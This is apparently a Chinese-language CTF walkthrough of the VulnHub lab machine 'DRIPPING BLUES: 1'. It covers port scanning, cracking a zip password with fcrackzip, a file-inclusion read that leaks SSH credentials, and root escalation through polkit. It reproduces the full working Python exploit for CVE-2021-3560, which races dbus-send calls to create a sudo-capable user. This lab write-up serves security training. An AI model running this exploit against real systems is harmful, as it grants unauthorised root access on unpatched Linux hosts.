
vulnhub靶场之DRIPPING BLUES: 1
准备:
攻击机:虚拟机kali、本机win10。
靶机:DRIPPING BLUES: 1,网段地址我这里设置的桥接,所以与本机电脑在同一网段,下载地址:https://download.vulnhub.com/drippingblues/drippingblues.ova,下载后直接vm打开即可。
知识点:CVE-2021-3560漏洞利用(polkit漏洞)、fcrackzip爆破zip文件密码、文件包含。
信息收集:

通过nmap扫描下网段内的存活主机地址,确定下靶机的地址:nmap -sn 192.168.4.0/24,获得靶机地址:192.168.4.146


扫描下端口对应的服务:nmap -T4 -sV -p- -A 192.168.4.146,显示开放了21、22、80端口,开放了ftp服务、ssh服务、web服务。

尝试访问下ftp服务,发现不需要账户名和密码,可以直接登录,在ftp服务中发下一个respectmydrip.zip文件,下载下来进行解压,发现需要密码。
使用fcrackzip进行密码爆破,命令:fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u respectmydrip.zip,获得密码:072528035。

解压之后获得respectmydrip.txt文件和secret.zip文件,respectmydrip.txt文件是一条信息:just focus on "drip"。secret.zip文件同样需要密码,但是这个未破解出来。


查看80端口,显示是一串字符串和两个账户名:travisscott & thugger,访问下robots.txt(nmap扫描时已获得),发下两个文件:dripisreal.txt和/etc/dripispowerful.html。



访问下dripisreal.txt和/etc/dripispowerful.html,在dripisreal.txt文件获得提示信息,但是/etc/dripispowerful.html文件无法访问,猜测存在文件包含漏洞。


使用dirmap进行目录扫描,获得index.php和robots.txt(这个上面已知)
访问index.php页面,想到提示:just focus on "drip",猜测存在参数drip,访问下/etc/dripispowerful.html,成功获得密码:imdrippinbiatch。

获取shell:
使用账户名和密码:thugger/imdrippinbiatch进行ssh连接,成功获取shell权限。

在当前账户下发现存在user.txt文件,读取该文件获取第一个flag。

提权:
输入命令:sudo -l查看下当前可以使用的特权命令有哪些,显示不存在。


查看下具有root权限的文件,命令:find / -perm -4000 -type f 2>/dev/null,发现存在一个/usr/lib/policykit-1/polkit-agent-helper-1(emmm,真巧,在上一篇vulnhub靶场之CORROSION: 2刚好也遇到了这个漏洞:CVE-2021-4034)
这个网站:https://github.com/arthepsy/CVE-2021-4034,下载下来poc在kali上进行进行gcc编译,然后上传到靶机进行执行,但是发现靶机缺少gcc无法执行,那只能找下polkit其余漏洞了。

在github上查找下polkit的可利用的exp,发现主要是两个,一个是CVE-2021-3560,一个是CVE-2021-4034(这个上面已经测试过,因缺少gcc无法执行,所以那就测试下CVE-2021-3560)


在这个网站:https://github.com/Almorabea/Polkit-exploit下载下来可利用的exp(下载很缓慢,将代码复制下来也可以使用),并上传到靶机赋予执行权限,然后执行获得root权限。
CVE-2021-3560_exp_py源码
import os

import sys

import time

import subprocess

import random

import pwd

print ("**************")

print("Exploit: Privilege escalation with polkit - CVE-2021-3560")

print("Exploit code written by Ahmad Almorabea @almorabea")

print("Original exploit author: Kevin Backhouse ")

print("For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/")

print ("**************")

print("[+] Starting the Exploit ")

time.sleep(3)

check = True

counter = 0

while check:

	counter = counter +1

	process = subprocess.Popen(['dbus-send','--system','--dest=org.freedesktop.Accounts','--type=method_call','--print-reply','/org/freedesktop/Accounts','org.freedesktop.Accounts.CreateUser','string:ahmed','string:"Ahmad Almorabea','int32:1'])

	try:

    		#print('1 - Running in process', process.pid)

		Random = random.uniform(0.006,0.009)

		process.wait(timeout=Random)

		process.kill()

	except subprocess.TimeoutExpired:

    		#print('Timed out - killing', process.pid)

    		process.kill()

	user = subprocess.run(['id', 'ahmed'], stdout=subprocess.PIPE).stdout.decode('utf-8')

	if user.find("uid") != -1:

		print("[+] User Created with the name of ahmed")

		print("[+] Timed out at: "+str(Random))

		check =False

		break

	if counter > 2000:

		print("[-] Couldn't add the user, try again it may work")

		sys.exit(0)

for i in range(200):

	#print(i)

	uid = "/org/freedesktop/Accounts/User"+str(pwd.getpwnam('ahmed').pw_uid)

	#In case you need to put a password un-comment the code below and put your password after string:yourpassword'

	password = "string:"

	#res = subprocess.run(['openssl', 'passwd','-5',password], stdout=subprocess.PIPE).stdout.decode('utf-8')

	#password = f"string:{res.rstrip()}"

	process = subprocess.Popen(['dbus-send','--system','--dest=org.freedesktop.Accounts','--type=method_call','--print-reply',uid,'org.freedesktop.Accounts.User.SetPassword',password,'string:GoldenEye'])

	try:

    		#print('1 - Running in process', process.pid)

    		Random = random.uniform(0.006,0.009)

    		process.wait(timeout=Random)

    		process.kill()

	except subprocess.TimeoutExpired:

    		#print('Timed out - killing', process.pid)

    		process.kill()

print("[+] Timed out at: " + str(Random))

print("[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root ")

p = subprocess.call("(su ahmed -c 'sudo su')", shell=True)

使用root账户在/root下成功读取flag信息。

闲着无聊,使用root账户安装了gcc,然后切换回了thugger账户,执行CVE-2021-4034的exp,此时也可以正常获取到root权限。
vulnhub靶场之DRIPPING BLUES: 1的更多相关文章
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Avengers Arsenal
HA: Avengers Arsenal Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-avengers-arsenal,369/ 背景: 复仇者联盟 ...
- VulnHub靶场学习_HA: Chanakya
HA-Chanakya Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chanakya,395/ 背景: 摧毁王国的策划者又回来了,这次他创造了一个难 ...
- VulnHub靶场学习_HA: Pandavas
HA: Pandavas Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-pandavas,487/ 背景: Pandavas are the warr ...
- VulnHub靶场学习_HA: Natraj
HA: Natraj Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-natraj,489/ 背景: Nataraj is a dancing avat ...
- VulnHub靶场学习_HA: Chakravyuh
HA: Chakravyuh Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chakravyuh,388/ 背景: Close your eyes a ...
- VulnHub靶场学习_HA:Forensics
HA:Forensics Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-forensics,570/ 背景: HA: Forensics is an ...
随机推荐
- Crash的数字表格 (莫比乌斯反演)
Crash的数字表格 Description 今天的数学课上,Crash小朋友学习了最小公倍数(Least Common Multiple).对于两个正整数a和b,LCM(a, b)表示能同时被a和b ...
- 【Java】学习路径44-多线程入门篇
这一章,我们学习线程的创建.线程的启动.线程的名字设置.线程的休眠.线程的加入.守护线程. 一个线程是一个单独的类的对象. 想让一个普通的类变成多线程,那么这个类需要继承Thread. 创建多线程的步 ...
- RabbitMQ 入门系列:9、扩展内容:死信队列:真不适合当延时队列。
系列目录 RabbitMQ 入门系列:1.MQ的应用场景的选择与RabbitMQ安装. RabbitMQ 入门系列:2.基础含义:链接.通道.队列.交换机. RabbitMQ 入门系列:3.基础含义: ...
- 第十三篇:axios网络通信
好了这事一个非常艰巨的任务 解释以下的全部代码 <template> <div class="hello"> <p style="colo ...
- mac_VMWare安装总结
MacOS 安装VmWare 总结 如果之前安装过virtualBox,virtualBox的内核扩展会影响到VmWare的使用 *比如会导致VMWare虽然可以安装,却无法创建虚拟机 这是需要执行以 ...
- 【Android 逆向】动态调试AliCrackme_1
1 试玩 apk # 安装APK到真机 adb install AliCrackme_1.apk 打开apk,投石问路,输入123试一下 2 将apk 拖入androidKiller,得到反编译的sm ...
- python中使用数组作为索引
链接:https://blog.csdn.net/yzlh2009/article/details/114118470 情况一,索引数组为整数值 情况二,索引数组为bool值
- 我眼中的大数据(二)——HDFS
Hadoop的第一个产品是HDFS,可以说分布式文件存储是分布式计算的基础,也可见分布式文件存储的重要性.如果我们将大数据计算比作烹饪,那么数据就是食材,而Hadoop分布式文件系统HDFS就是烧菜的 ...
- Logstash集成GaussDB(高斯DB)数据到Elasticsearch
GaussDB 简介 GaussDB 数据库分为 GaussDB T 和 GaussDB A,分别面向 OLTP 和 OLAP 的业务用户. GaussDB T 数据库是华为公司全自研的分布式数据库, ...
- Elasticsearch Top10 监控指标
文章转载自: https://mp.weixin.qq.com/s?__biz=MzI2NDY1MTA3OQ==&mid=2247484441&idx=1&sn=8292f50 ...